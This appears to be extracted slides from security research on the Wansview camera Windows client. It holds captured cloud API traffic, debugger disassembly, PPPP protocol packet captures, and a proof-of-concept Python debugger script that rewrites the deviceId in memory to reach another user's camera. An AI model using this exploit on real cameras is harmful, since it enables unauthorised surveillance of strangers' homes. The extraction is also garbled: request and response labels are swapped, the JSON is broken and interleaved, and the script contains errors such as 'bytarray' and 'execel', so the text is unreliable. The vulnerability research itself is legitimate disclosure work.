      "storePortalUrl": "https://cloud-stor-portal.ajcloud.net/api",  
      "storePortalWebUrl": "https://cloud-stor-portal-web.ajcloud.net/v20210926",  
      "uacUrl": "https://uac.ajcloud.net/api",  
      "voiceAssistantsHelpUrl": "https://adhoc.ajcloud.net/voice-assistants/wvc/index.html?_=2012463",  
      "wanIp": "108.18.207.103"  
    },  
    "appVersion": {  
      "appName": "wansviewplus",  
      "apps": [  
        {  
          "mustUpgradeBeforeDays": 90,  
          "mustUpgradeVersions": [  
            ]  
        }  
      ]  
    }  
  }  
}
```

RESPONSE

```
{  
  "data": {  
    "accountType": "email",  
    "agentName": "win11vm",  
    "appVendorCode": "WVC",  
    "crCode": "",  
    "ctCode": "",  
    "origin": "PC",  
    "osName": "windows",  
    "username": "user@account.com"  
  },  
  "meta": {  
    "appName": "wansview",  
    "appVendorCode": "WVC",  
    "locale": "en",  
    "localtz": -240  
  }  
}
```

REQUEST

<https://uac-portal.ajcloud.net/api/v1/account-node-query>

```
{  
  "code": 0,  
  "message": "",  
  "result": {  
    "accountExisted": 1,  
    "crCode": "US",  
    "ctCode": "CNA",  
    "nodeName": "us",  
    "uacNodeUrl": "https://uac-us.ajcloud.net/api"  
  },  
  "status": "ok"  
}
```

RESPONSE

```
{
```

```
  "data": {  
    "action": "signin",  
    "agentName": "win11vm",  
    "agentToken": "{abc12345-6789-0def-9abc-d3adb33f0123}",  
    "appVendorCode": "WVC",  
    "origin": "PC",  
    "osName": "windows",  
    "username": "user@account.com"  
  },  
  "meta": {  
    "appName": "wansview",  
    "appVendorCode": "WVC",  
    "locale": "en",  
    "localtz": -240  
  }  
}
```

REQUEST

<https://uac-us.ajcloud.net/api/v3/outer-challenge>

```
{
```

```
  "code": 0,  
  "message": "",  
  "result": {  
    "clientPubKey": "clientPubKey",  
    "clientSecretKey": "clientSecretKey",  
    "serverPubKey": "serverPubKey"  
  },  
  "status": "ok"  
}
```

RESPONSE

```
{  
  "data": {  
    "agentName": "windows",  
    "agentToken": "{abc12345-6789-0def-9abc-d3adb33f0123}",  
    "appVendorCode": "WVC",  
    "grantType": "password",  
    "nonce": "nonce",  
    "origin": "PC",  
    "osName": "windows",  
    "password": "saltedHashedPassword",  
    "scope": "all",  
    "username": "user@account.com"  
  },  
  "meta": {  
    "appName": "wansview",  
    "appVendorCode": "WVC",  
    "locale": "en",  
    "localtz": -240  
  }  
}
```

REQUEST

<https://uac-us.ajcloud.net/api/v1/signin>

```
{  
  "code": 0,  
  "message": "",  
  "result": {  
    "accessExpiresIn": 7200,  
    "accessToken": "155characterAccessTokenString",  
    "alias": "user@account.com",  
    "ident": {  
      "allies": [  
      ],  
      "continent": "CNA",  
      "email": "user@account.com",  
      "nodeName": "us",  
      "region": "US",  
      "status": 1,  
      "uacNodeUrl": "https://uac-us.ajcloud.net/api"  
    },  
    "lastClient": "",  
    "lastLoggingIn": 0,  
    "pushEnable": 1,  
    "refreshExpiresIn": 2592000,  
    "refreshToken": "refreshToken",  
    "regTime": 1710782484945,  
    "scope": "read write",  
    "signToken": "signToken",  
    "tokenType": "Bearer",  
    "uid": "us:abc12345-6789-0def-9abc-d3adb33f0123"  
  },  
  "status": "ok"  
}
```

RESPONSE

REQUEST

```
{  
    "data": {  
        "agentName": "win95vm",  
        "appVendorCode": "WVC",  
        "origin": "PC",  
        "osName": "windows"  
    },  
    "meta": {  
        "accessToken": "155characterAccessTokenString",  
        "appName": "wansview",  
        "appVendorCode": "WVC",  
        "locale": "en",  
        "localtz": -240  
    }  
}
```

<https://uac-us.ajcloud.net/api/v2/device-list>

RESPONSE

```
{  
    "code": 0,  
    "message": "",  
    "result": {  
        "conDevices": [  
            {  
                "aliasName": "WVCD0123456789AB",  
                "bindStatus": "binded",  
                "conStatus": 1,  
                "conTs": 1713222307748,  
                "conType": 0,  
                "deviceId": "WVCD0123456789AB",  
                "deviceType": 1,  
                "shares": 0  
            }  
        ],  
        "devCmpts": [  
        ],  
        "devGenerals": [  
            {  
                "accessPriKey": "43characterAccessPriKey",  
                "accessPubKey": "43characterAccessPubKey",  
                "activeTime": 1713222307747,  
                "bindNode": "us",  
                "context": {  
                    "config": {  
                        "appCloudStorUrl": "https://cloud-stor-us.ajcloud.net/api",  
                        "appEmcUrl": "https://emc-us.ajcloud.net/api",  
                        "appGatewayUrl": "https://cam-gw-us.ajcloud.net/api",  
                        "appKeepAliveUrl": "",  
                        "devCloudStorUrl": "https://cloud-stor-isc-us.ajcloud.net/api",  
                        "devEmcUrl": "https://emc-isc-us.ajcloud.net/api",  
                        "devGatewayUrl": "https://cam-gw-isc-us.ajcloud.net/api",  
                        "devKeepAliveUrl": "",  
                        "devSdcUrl": "https://sdc-isc.ajcloud.net/api",  
                        "sdcName": "us",  
                        "subDevConfigs": {},  
                        "subDevTypes": [],  
                        "region": "us01",  
                        "zone": "US-z-e",  
                        "country": "US",  
                        "continent": "CNA",  
                        "storageType": "isc",  
                        "storageName": "isc-us",  
                        "storageRegion": "us01",  
                        "storageZone": "US-z-e",  
                        "storageCountry": "US",  
                        "storageContinent": "CNA",  
                        "storageSubDevTypes": []  
                    }  
                }  
            }  
        ]  
    }  
}
```

REQUEST

```
{  
    "data": {  
        "agentName": "win95vm",  
        "appVendorCode": "WVC",  
        "devices": [  
            {  
                "deviceId": "WVCD0123456789AB",  
                "deviceType": 1  
            }  
        ],  
        "origin": "PC",  
        "osName": "windows"  
    },  
    "meta": {  
        "accessToken": "155characterAccessTokenString",  
        "appName": "wansview",  
        "appVendorCode": "WVC",  
        "locale": "en",  
        "localtz": -240  
    }  
}
```

<https://sdc-us.ajcloud.net/api/v1/dev-config>

RESPONSE

```
{  
    "code": 0,  
    "message": "",  
    "result": {  
        "devices": [  
            {  
                "_uts": "1713222305481",  
                "appKeepAliveUrl": "",  
                "appSdcUrl": "https://sdc.ajcloud.net/api",  
                "cloudStorUrl": "https://cloud-stor-us.ajcloud.net/api",  
                "continent": "CNA",  
                "country": "US",  
                "devCloudStorUrl": "https://cloud-stor-isc-us.ajcloud.net/api",  
                "devEmcUrl": "https://emc-isc-us.ajcloud.net/api",  
                "devGatewayUrl": "https://cam-gw-isc-us.ajcloud.net/api",  
                "deviceId": "WCD0123456789AB",  
                "deviceType": 1,  
                "devKeepAliveUrl": "",  
                "devSdcUrl": "https://sdc-isc.ajcloud.net/api",  
                "emcUrl": "https://emc-us.ajcloud.net/api",  
                "gatewayUrl": "https://cam-gw-us.ajcloud.net/api",  
                "keepAliveUrl": "",  
                "p2ps": "use01",  
                "region": "us01",  
                "sdcName": "us",  
                "stunServers": "132.145.136.179,47.90.139.18,167.172.230.224",  
                "subDevConfigs": {  
                },  
                "subDevTypes": [  
                ],  
                "tunnelUrl": "ws://cam-tunnel-isc-us.ajcloud.net/tunnel",  
                "zone": "US-z-e"  
            }  
        ],  
        "status": "ok"  
    }  
}
```

REQUEST

```
{  
    "data": {  
        "agentName": "win95vm",  
        "appVendorCode": "WVC",  
        "devices": [  
            {  
                "deviceType": 1,  
                "did": "WVCD0123456789AB",  
                "isShare": false,  
                "scopes": [  
                ]  
            }  
        ],  
        "origin": "PC",  
        "osName": "windows"  
    },  
    "meta": {  
        "appName": "wansview",  
        "appVendorCode": "WVC",  
        "locale": "en",  
        "localtz": -240  
    }  
}
```

<https://cam-gw-us.ajcloud.net/api/v1/fetch-infos>

RESPONSE

```
{  
  "code": 0,  
  "message": "",  
  "result": {  
    "infos": [  
      {  
        "deviceId": "WVCD0123456789AB",  
        "deviceType": 1,  
        "did": "WVCD0123456789AB",  
        "dtype": 1,  
        "info": {  
          "alarmRekConfig": {  
            "__persistent": 0,  
            "pnmmFall": 1,  
            "pnmmHumanoid": 1,  
            "pnmm01": 0,  
            "pnmmPackage": 1,  
            "pnmmPet": 1,  
            "pnmmVehicle": 1,  
            "rekFall": 1,  
            "rekHumanoid": 1,  
            "rekPackage": 1,  
            "rekPet": 1,  
            "rekVehicle": 1  
          },  
          "audioConfig": {  
            "micEnable": 1,  
            "micVolume": 70,  
            "speakerVolume": 70  
          },  
          "autoHibernateConfig": {  
            "enable": 0,  
            "timePolicies": [  
              {  
                "enable": 0,  
                "endTime": "235959",  
                "no": 1,  
                "startTime": "000000",  
                "weekDays": [  
                  "base": {  
                    "accessKey": "43characterAccessPubKey",  
                    "aclId": "d41d8c98f00b204e9800998ecf8427e",  
                    "aliasName": "WVCD0123456789AB",  
                    "appVendorCode": "WVC",  
                    "channelId": "WVCD0123456789AB",  
                    "city": "",  
                    "connReadyTime": "1713222311194",  
                    "continent": "CNA",  
                    "country": "US",  
                    "deviceId": "WVCD0123456789AB",  
                    "deviceMode": "NAV",  
                    "deviceType": "1",  
                    "dispatchUrl": "https://172.16.20.199:907/api/v1/dispatch",  
                    "endpoint": "172.16.20.199:907",  
                    "freqValue": 50,  
                    "fwVersion": "01.10105.10.16",  
                    "lastCamSnapshotResReqStorMode": "oss",  
                    "lastCamSnapshotResReqTime": "2024-04-15T23:05:16.737Z",  
                    "lastPingTime": "1713235607909",  
                    "masterUid": "us:abc12345-6789-0def-9abc-d3adb33f0123",  
                    "newFwVersion": "01.10105.10.47",  
                    "nightMode": 1,  
                    "onlineModified": 1713222320094,  
                    "onlineModifier": "stream-config",  
                    "onlineStatus": 2,  
                    "orientationValue": 0,  
                    "prodName": "Q6",  
                    "remoteAddr": "1.2.3.4",  
                    "snapshotUrl": "https://cam-snapshot-use1.oss-us-east-1.aliyuncs.com/f838ee39636aba95db7170aa321828a1/snapshot.jpeg?t=1713238858486&stor=oss",  
                    "snapshotUrl2": "",  
                    "subdivision1": "AL",  
                    "tunnelTopic": "cam-tunnel.192-168-20-1_123.reply",  
                    "tzManualAdjust": "1",  
                    "vendorCode": "WVC",  
                    "websocketFd": "webSocketFd",  
                    "whiteBalance": 1,  
                    "wssPingInterval": "120",  
                    "zone": "US-z-e"  
                  }  
                ]  
              ]  
            ]  
          }  
        }  
      ]  
    ]  
  ]  
}
```



2024-04-28 00:32:48

<https://cam-snapshot-use1.oss-us-east-1.aliyuncs.com/f838ee39636aba95db7170aa321828a1/snapshot.jpeg>

```
"networkConfig": {  
    "cellularRssi": "0",  
    "cellularSignal": "-1",  
    "dnsServers": "192.168.0.1,8.8.8.8",  
    "ethMac": "",  
    "gatewayIp": "192.168.0.1",  
    "ipConfigMode": "auto",  
    "localDirectProbeUrl": "http://192.168.0.187:80/api/v1/lan-probe",  
    "localIp": "192.168.0.187",  
    "localIpMask": "255.255.255.0",  
    "netLinkType": "WIFI",  
    "ssid": "WhereIsMySSID",  
    "uplinkBw": "-1",  
    "wanIp": "",  
    "wifiRssi": "-35",  
    "wifiSignal": "90",  
    "wlanMac": "AB:CD:EF:01:23:45"  
},  
"newFwversion": {  
    "byteSize": "0",  
    "downloadUrl": "http://fw.ajcloud.net/01.10105/9Bw4Yu5AC5yABQzHSZ1RPJ_ota_firmware_01.10105.10.47.pkg",  
    "md5sum": "",  

```

RESPONSE

```
"timeConfig": {  
    "autoAdjust": "0",  
    "dst": "0",  
    "tzDistrict": "",  
    "tzGmt": "GMT+05:00",  

```

```
{  
    "data": {  
        "agentName": "win95vm",  
        "appVendorCode": "WVC",  
        "devices": [  
            {  
                "deviceId": "WVCD0123456789AB",  
                "deviceType": 1  
            }  
        ],  
        "origin": "PC",  
        "osName": "windows"  
    },  
    "meta": {  
        "accessToken": "155characterAccessTokenString",  
        "appName": "wansview",  
        "appVendorCode": "WVC",  
        "locale": "en",  
        "localtz": -240  
    }  
}
```

Can we replace
deviceId and target
another camera?

<https://sdc-us.ajcloud.net/api/v1/dev-config>

Search "post request" (11 hits in 1 file of 1 searched) [Normal]

C:\camera-hacking\wansview\windows\Logs\debug-clean.txt (11 hits)

```
Line  40: [ 2024-05-02 22:31:16:207 ]: Debug: HTTP_appConfig post request : "https://sdc-portal.ajcloud.net/api/v1/app-startup" HTTP_Startup 182 (file:.../source/http_command/Startup.cs line: 182)
Line  71: [ 2024-05-02 22:31:16:631 ]: Debug: post request: "https://uac-portal.ajcloud.net/api/v1/account-node-query" HTTP_AccountNodeChallenge 126 (file:.../source/http_command/AccountChallenge.cs line: 126)
Line  81: [ 2024-05-02 22:31:16:963 ]: Debug: post request: "https://uac-us.ajcloud.net/api/v3/outer-challenge" HTTP_challenge 1317 (file:.../source/http_command/Challenge.cs line: 1317)
Line  94: [ 2024-05-02 22:31:17:265 ]: Debug: HTTP_signin post request: "https://uac-us.ajcloud.net/api/v1/signin" HTTP_signin 1004 (file:.../source/http_command/SignIn.cs line: 1004)
Line 101: [ 2024-05-02 22:31:17:599 ]: Debug: post request : "https://uac-us.ajcloud.net/api/v1/refresh-token" HTTP_refershToken 376 (file:.../source/http_command/RefreshToken.cs line: 376)
Line 106: [ 2024-05-02 22:31:18:070 ]: Debug: post request : "https://uac-us.ajcloud.net/api/v2/device-list" HTTP_deviceList 1027 (file:.../source/http_command/DeviceList.cs line: 1027)
Line 124: [ 2024-05-02 22:31:26:014 ]: Debug: HTTP_devConfig post request : "https://sdc-us.ajcloud.net/api/v1/dev-config" HTTP_devConfig 815 (file:.../source/http_command/DevConfig.cs line: 815)
Line 131: [ 2024-05-02 22:31:26:356 ]: Debug: "WVCD0123456789AB" HTTP_fetchinfos post request : "https://cam-gw-us.ajcloud.net/api/v1/fetch-infos" HTTP_fetchinfos 134 (file:.../source/http_command/FetchInfos.cs line: 134)
Line 137: [ 2024-05-02 22:31:26:366 ]: Debug: post request : "https://uac-us.ajcloud.net/api/v1/snapshot" run 134 (file:.../source/http_command/Snapshot.cs line: 134)
Line 499: [ 2024-05-02 22:36:18:077 ]: Debug: post request : "https://uac-us.ajcloud.net/api/v1/refresh-token" HTTP_refershToken 376 (file:.../source/http_command/RefreshToken.cs line: 376)
Line 866: [ 2024-05-02 22:41:18:074 ]: Debug: post request : "https://uac-us.ajcloud.net/api/v1/refresh-token" HTTP_refershToken 376 (file:.../source/http_command/RefreshToken.cs line: 376)
```

| Address | Function | Instruction |
|----------------|----------------------------|---|
| .text:0040767A | sub_406C50 | mov dword ptr [esp], offset aHttpFetchinfos ; "HTTP_fetchinfos post request : " |
| .text:0040815C | wakeup_device | mov [esp+8+var_8], offset aHttpFetchinfos ; "HTTP_fetchinfos post request : " |
| .text:0042D0E5 | app_startup_request | mov dword ptr [esp], offset aHttpAppconfigP ; "HTTP_appConfig post request : " |
| .text:0042D6DB | sub_42D310 | mov dword ptr [esp], offset aPostRequest ; "post request : " |
| .text:0042DEDA | livesec_token_post | mov dword ptr [esp], offset aHttpLivesectok ; "HTTP_liveSecToken post request : " |
| .text:0042E9D0 | | mov dword ptr [esp], offset aBeforPostReque ; "befor post request: " |
| .text:0042EC05 | | mov dword ptr [esp], offset aHttpsIsLanPostR ; "HTTP_is_LAN post request: " |
| .text:0042F2C0 | sub_42ED90 | mov dword ptr [esp], offset aPostRequest_0 ; "post request : " |
| .text:00430FFB | | mov dword ptr [esp], offset aPostRequest_0 ; "post request : " |
| .text:004347A2 | sub_433B50 | mov dword ptr [esp], offset aHttpDevconfigP ; "HTTP_devConfig post request : " |
| .text:0043FBF5 | sub_43F160 | mov dword ptr [esp+4], offset aPostRequest_1 ; "post request : " |
| .text:004DAB42 | call_cryptoboxcurve | mov dword ptr [esp+4], offset aHttpSignInPost ; "HTTP_signin post request: " |
| .text:004DBF77 | http_post2_account_node... | mov dword ptr [esp+4], offset aPostRequest_2 ; "post request: " |
| .text:004DCC7E | form_http_post | mov dword ptr [esp+4], offset aPostRequest_2 ; "post request: " |

```

    .text:00433FAD call    call_malloc
    .text:00433FB2 mov     ecx, [ebp+var_90]
    .text:00433FB8 mov     [esp], ebx
    .text:00433FBB mov     edi, eax
    .text:00433FBD call    create_str
    .text:00433FC2 mov     eax, [ebp+var_30]
    .text:00433FC5 sub     esp, 4
    .text:00433FC8 mov     [esp], eax
    .text:00433FCB call    call_memcpy_0
    .text:00433FD0 mov     [esp+8], eax
    .text:00433FD4 mov     dword ptr [esp+4], offset aDeviceid_2 ; "deviceId"
    .text:00433FDC mov     [esp], edi
    .text:00433FDF call    call_memcpy_1
    .text:00433FE4 mov     eax, [ebp+var_30]
    .text:00433FE7 lea     edx, [ebp+var_28]
    .text:00433FEA cmp     eax, edx
    .text:00433FEC jz      short loc_433FF6

    .text:00433FEE mov     [esp], eax ; void *
    .text:00433FF1 call    _ZdlPv ; operator delete(void *)

    .text:00433FF6
    .text:00433FF6 loc_433FF6:
    .text:00433FF6 fild    dword ptr [ebx+8]
    .text:00433FF9 fstp    qword ptr [esp] ; double
    .text:00433FFC call    sub_4D27A0
    .text:00434001 mov     [esp+8], eax
    .text:00434005 mov     dword ptr [esp+4], offset aDeviceType_0 ; "deviceType"
    .text:0043400D mov     [esp], edi
    .text:00434010 call    call_memcpy_1
    .text:00434015 mov     eax, [ebp+var_B0]
    .text:0043401B mov     [esp+4], edi
    .text:0043401F mov     [esp], eax
    .text:00434022 call    sub_4D22F0
    .text:00434027 mov     eax, [ebp+var_90]
    .text:0043402D mov     [ebp+var_30], 2
    .text:00434034 lea     ecx, [ebp+var_48]
    .text:00434037 mov     [ebp+var_2C], 307h
    .text:0043403E mov     [ebp+var_28], offset aSourceHttpComm_0 ; "../source/http_command/HttpInstruct.cpp"
    .text:00434045 mov     [ebp+var_24], offset aVoidMainWindow_23 ; "void MainWindow::HTTP_devConfig()"
    .text:0043404C mov     [ebp+var_20], offset aDefault_21 ; "default"

```

Set a breakpoint
at 0x433FD4

Replace deviceId
in memory

Resume
execution

```

import argparse
from winappdbg import Debug, EventHandler, HexDump

import warnings
warnings.filterwarnings("ignore")

def callback(event):
    print("Starting...")
    process = event.get_process()

    target_cam_uni      = unicode(target_cam).encode('utf-16le')
    original_cam_uni   = unicode(original_cam).encode('utf-16le')
    original_array       = bytarray(original_cam)
    original_uni_array = bytarray(original_cam_uni)

    for address in process.search_bytes(original_array):
        try:
            process.write(address, target_cam)
            print HexDump.address(address)
        except:
            pass

    for address in process.search_bytes(original_uni_array):
        try:
            process.write(address, target_cam_uni)
            print HexDump.address(address)
        except:
            pass

    print("Finished!")

def debug():
    with Debug(EventHandler(), bKillOnExit = True) as debug:
        program_path = "C:\\Program Files (x86)\\WansviewCloud\\WansviewCloud.exe"
        debug = Debug()
        debug_process = debug.execel(program_path, bBreakOnEntryPoint = False)
        debug_pid = debug_process.get_pid()
        print("WansviewCloud.exe PID: " + str(debug_pid))
        debug.break_at(debug_pid, 0x433fd4, callback)
        debug.loop()

if __name__ == "__main__":
    arg_parser = argparse.ArgumentParser()
    arg_parser.add_argument("-original", type=str, help="Original device serial number", required=True)
    arg_parser.add_argument("-target", type=str, help="Target device serial number", required=True)
    parsed_args = arg_parser.parse_args()

    original_cam = parsed_args.original
    target_cam   = parsed_args.target

    debug()

```

PoC exploit script

DEMO

Access Control Exploit

| ws.col.protocol == "UDP" | | | | | | | | | | |
|--------------------------|------------|-----------------|-------|-----------------|-------|----------|--------|----------------------|-------------------|--|
| No. | Time | Source | Src | Destination | Dst | Protocol | Length | Info | | |
| 401 | 200.046005 | 172.17.242.205 | 13693 | 167.172.230.224 | 60722 | UDP | 46 | 13693 → 60722 Len=4 | ...@...)'q...E... | |
| 402 | 200.046625 | 172.17.242.205 | 13693 | 132.145.136.179 | 60722 | UDP | 46 | 13693 → 60722 Len=4 | ...s..... | |
| 403 | 200.046789 | 172.17.242.205 | 13693 | 47.90.139.18 | 60722 | UDP | 46 | 13693 → 60722 Len=4 | ...5·2... - ... | |
| 404 | 200.058104 | 47.90.139.18 | 60722 | 172.17.242.205 | 13693 | UDP | 62 | 60722 → 13693 Len=20 | | |
| 405 | 200.065843 | 132.145.136.179 | 60722 | 172.17.242.205 | 13693 | UDP | 62 | 60722 → 13693 Len=20 | | |
| 406 | 200.070956 | 167.172.230.224 | 60722 | 172.17.242.205 | 13693 | UDP | 62 | 60722 → 13693 Len=20 | | |
| 407 | 200.070807 | 172.17.242.205 | 13797 | 167.172.230.224 | 60722 | UDP | 46 | 13797 → 60722 Len=4 | | |
| 408 | 200.071103 | 172.17.242.205 | 13797 | 132.145.136.179 | 60722 | UDP | 46 | 13797 → 60722 Len=4 | | |
| 409 | 200.071233 | 172.17.242.205 | 13797 | 47.90.139.18 | 60722 | UDP | 46 | 13797 → 60722 Len=4 | | |
| 411 | 200.087785 | 167.172.230.224 | 60722 | 172.17.242.205 | 13797 | UDP | 62 | 60722 → 13797 Len=20 | | |
| 412 | 200.087785 | 47.90.139.18 | 60722 | 172.17.242.205 | 13797 | UDP | 62 | 60722 → 13797 Len=20 | | |
| 413 | 200.113078 | 172.17.242.205 | 13797 | 167.172.230.224 | 60722 | UDP | 138 | 13797 → 60722 Len=96 | | |
| 414 | 200.113557 | 172.17.242.205 | 13797 | 132.145.136.179 | 60722 | UDP | 138 | 13797 → 60722 Len=96 | | |
| 415 | 200.113645 | 172.17.242.205 | 13797 | 47.90.139.18 | 60722 | UDP | 138 | 13797 → 60722 Len=96 | | |
| 416 | 200.113723 | 172.17.242.205 | 13797 | 255.255.255.255 | 32108 | UDP | 46 | 13797 → 32108 Len=4 | | |
| 417 | 200.121574 | 47.90.139.18 | 60722 | 172.17.242.205 | 13797 | UDP | 60 | 60722 → 13797 Len=8 | | |
| 418 | 200.121574 | 47.90.139.18 | 60722 | 172.17.242.205 | 13797 | UDP | 62 | 60722 → 13797 Len=20 | | |
| 419 | 200.121574 | 47.90.139.18 | 60722 | 172.17.242.205 | 13797 | UDP | 62 | 60722 → 13797 Len=20 | | |
| 420 | 200.121747 | 172.17.242.205 | 13797 | 166.199.184.33 | 37521 | UDP | 134 | 13797 → 37521 Len=92 | | |
| 421 | 200.122178 | 172.17.242.205 | 13797 | 166.199.184.33 | 37518 | UDP | 134 | 13797 → 37518 Len=92 | | |
| 422 | 200.122437 | 172.17.242.205 | 13797 | 166.199.184.33 | 37519 | UDP | 134 | 13797 → 37519 Len=92 | | |
| 423 | 200.122603 | 172.17.242.205 | 13797 | 166.199.184.33 | 37520 | UDP | 134 | 13797 → 37520 Len=92 | | |
| 424 | 200.122683 | 172.17.242.205 | 13797 | 166.199.184.33 | 37521 | UDP | 134 | 13797 → 37521 Len=92 | | |
| 425 | 200.122774 | 172.17.242.205 | 13797 | 166.199.184.33 | 37522 | UDP | 134 | 13797 → 37522 Len=92 | | |
| 426 | 200.122972 | 172.17.242.205 | 13797 | 166.199.184.33 | 37523 | UDP | 134 | 13797 → 37523 Len=92 | | |
| 427 | 200.123126 | 172.17.242.205 | 13797 | 166.199.184.33 | 37524 | UDP | 134 | 13797 → 37524 Len=92 | | |
| 428 | 200.123206 | 172.17.242.205 | 13797 | 166.199.184.33 | 37518 | UDP | 134 | 13797 → 37518 Len=92 | | |
| 429 | 200.123269 | 172.17.242.205 | 13797 | 166.199.184.33 | 37519 | UDP | 134 | 13797 → 37519 Len=92 | | |
| 430 | 200.123339 | 172.17.242.205 | 13797 | 166.199.184.33 | 37520 | UDP | 134 | 13797 → 37520 Len=92 | | |
| 431 | 200.123408 | 172.17.242.205 | 13797 | 166.199.184.33 | 37521 | UDP | 134 | 13797 → 37521 Len=92 | | |
| 432 | 200.123475 | 172.17.242.205 | 13797 | 166.199.184.33 | 37522 | UDP | 134 | 13797 → 37522 Len=92 | | |
| 433 | 200.123541 | 172.17.242.205 | 13797 | 166.199.184.33 | 37523 | UDP | 134 | 13797 → 37523 Len=92 | | |
| 434 | 200.123608 | 172.17.242.205 | 13797 | 166.199.184.33 | 37524 | UDP | 134 | 13797 → 37524 Len=92 | | |
| 435 | 200.123666 | 172.17.242.205 | 13797 | 166.199.184.33 | 37518 | UDP | 134 | 13797 → 37518 Len=92 | | |

> Frame 401: 46 bytes on wire (368 bits), 46 bytes captured (368 bits) on interface \Device\NPF_{0F192E88-99D6-4A4D-978A-AB805E521F35}, id 0x000000155d7f4029, length 46 (114 bytes on wire, 114 bytes captured)

> Ethernet II, Src: VMWare_27:71:b3 (00:0c:29:71:b3), Dst: Microsoft_7f:40:29 (00:15:5d:7f:40:29)

> Internet Protocol Version 4, Src: 172.17.242.205, Dst: 167.172.230.224

> User Datagram Protocol, Src Port: 13693, Dst Port: 60722

 User Datagram Protocol, Src Port: 13693, Dst Port: 60722

 Data (4 bytes)

 Data: f1000000 [Length: 4]

```
0000 00 15 5d 7f 40 29 00 0c 29 27 71 b3 08 00 45 00 ···@···)'q···E···
0010 00 20 73 11 00 00 80 11 00 00 ac 11 f2 cd a7 ac ···s···
0020 e6 e0 35 7d ed 32 00 0c 2d 8a f1 00 00 00 ···5·2··· - ···
```

Data (data.data), 4 bytes

Packets: 10759 · Displayed: 10307 (95.8%)

UDP traffic reminiscent of PPPP IoT P2P protocol

Please refer to Paul Marrapese's research

<https://hacked.camera>

Occurrences of: p2p

Instruction

```
mov    dword ptr [esp], offset aCallbackP2pPcb_0 ; "callback_P2P_PCB_RECV_MSG"
mov    dword ptr [esp], offset aConnectToP2pSe ; "connect to p2p server"
mov    dword ptr [esp], offset aP2pConnect ; "P2P_connect"
mov    dword ptr [esp], offset aP2pSendGetAvid ; "P2P_send_get_AVideoData"
mov    dword ptr [esp], offset aP2pSendGetAvid ; "P2P_send_get_AVideoData"

; const char aCallbackP2pPcb_0[]
; const char aConnectToP2pSe[]
; const char aP2pConnect[]
; const char aP2pSendGetAvid[]
a1p2pConnectAhe db '1P2P_connect_ahead_Thread_timer_Handler()',0
aCallbackP2pPcb db 'callback_P2P_PCB_RECV_MSG',0
aCallbackP2pPcb_1 db 'callback_P2P_PCB_RECV_AV',0 ; DATA XREF: sub_41E740+1C3↑
aIntOneWindowDev db 'int oneWindowDevice::P2P_connect()',0
aP2pAudionodeDe db 'P2P_AudioNode_Decode::P2P_AudioNode_Decode(long long unsigned int'
aP2pAudionodeDe_0 db 'P2P_AudioNode_Decode',0 ; DATA XREF: sub_4442B0+EF↑
aP2pAudionodeNo db 'P2P_AudioNode_noDecode::P2P_AudioNode_noDecode(int, long long uns'
aP2pAudionodeNo_0 db 'P2P_AudioNode_noDecode',0 ; DATA XREF: sub_444050+EF↑
aP2pConnectAhea db 'P2P_connect_ahead_Thread_timer.start',0
aP2pConnectAhea_0 db 'P2P_connect_ahead_Thread_timer_start',0
aP2pConnectAhea_1 db 'P2P_connect_ahead_Thread_timer_stop',0
aP2pConnectAhea_2 db 'P2P_connect_ahead_Thread_timer_stop',0
aP2pConnectAhea_3 db 'P2P_connect_ahead_Thread_timer_Handler',0
aP2pConnectResu db 'P2P_connect_result',0
aP2pConnectSend db 'P2P_connect send instruct err',0
aP2pSendChangeV db 'P2P_send_change_Video_resolution_quality',0
aP2pSendPzt db 'P2P_send_pzt',0 ; DATA XREF: send_pan_tilt_zoom+2AC↑
aP2presult db 'p2pResult',0
aP2ps    db 'p2ps',0 ; DATA XREF: sub_435C10:loc_43643E↑
aSourceEventDev db './source/event/DeviceP2Pevent.cpp',0
aSourceP2pP2pAu db './source/p2p/P2P_AudioNode.cpp',0
aVoidOnewindowd_14 db 'void oneWindowDevice::P2P_connect_ahead_Thread_timer_start()',0
aVoidOnewindowd_15 db 'void oneWindowDevice::P2P_connect_ahead_Thread_timer_stop()',0
aVoidOnewindowd_17 db 'void oneWindowDevice::P2P_connect_ahead_Thread_timer_Handler()',0
aVoidOnewindowd_2 db 'void oneWindowDevice::P2P_send_get_AVideoData(int)',0
aVoidOnewindowd_3 db 'void oneWindowDevice::P2P_send_change_Video_resolution_quality(in'
aVoidOnewindowd_7 db 'void oneWindowDevice::P2P_send_pzt(E_PTZ_CTRL, int)',0
```

WansviewCloud.exe

```
C:\Program Files (x86)
  grep -n -i -r pppp WansviewCloud
Binary file WansviewCloud/CRYPT32.DLL matches
Binary file WansviewCloud/D3Dcompiler_47.dll matches
Binary file WansviewCloud/libApp_API.dll matches
Binary file WansviewCloud/libcrypto-1_1.dll matches
Binary file WansviewCloud/libeay32.dll matches
Binary file WansviewCloud/opengl32sw.dll matches
Binary file WansviewCloud/Qt5Core.dll matches
Binary file WansviewCloud/Qt5Gui.dll matches
Binary file WansviewCloud/SE_AudioCodec.dll matches
Binary file WansviewCloud/SE_MP4.dll matches
Binary file WansviewCloud/SE_P2PSDK.dll matches
Binary file WansviewCloud/SE_VideoCodec.dll matches
```

C:\Program Files (x86)\WansviewCloud

```
; File Name : C:\Users\elastic\Desktop\wansview-data\WansviewCloud-OG\libApp_API.dll
; Format     : Portable executable for 80386 (PE)
; Imagebase  : 10000000
; Timestamp   : 60DAC505 (Tue Jun 29 07:00:21 2021)
; Section 1. (virtual address 00001000)
; Virtual size          : 00000BC24 ( 48164.)
; Section size in file  : 00000BE00 ( 48640.)
; Offset to raw data for section: 00000400
; Flags 60000020: Text Executable Readable
; Alignment    : default
; PDB File Name : Z:\share\2_src\src_SE\src_05_App_SDK\PPPP_API\SE_P2PSDK_API\99_seP2P\sample\win32\Release\libApp_API.pdb
; OS type      : MS Windows
; Application type: DLL 32bit
```

libApp_API.dll

Instruction

SE_P2PSDK.dll

| _ws.col.protocol == "PPPP" | | | | | | | | |
|----------------------------|---------------|-----------------|-------|-----------------|-------|----------|--------|---------------------------------------|
| No. | Time | Source | Src | Destination | Dst | Protocol | Length | Info |
| 401 | 200.00.046005 | 172.17.242.205 | 13693 | 167.172.230.224 | 60722 | PPPP | 46 | 13693 → 60722 Len=4 (MSG_HELLO) |
| 402 | 200.00.04625 | 172.17.242.205 | 13693 | 132.145.136.179 | 60722 | PPPP | 46 | 13693 → 60722 Len=4 (MSG_HELLO) |
| 403 | 200.00.046789 | 172.17.242.205 | 13693 | 47.90.139.18 | 60722 | PPPP | 46 | 13693 → 60722 Len=4 (MSG_HELLO) |
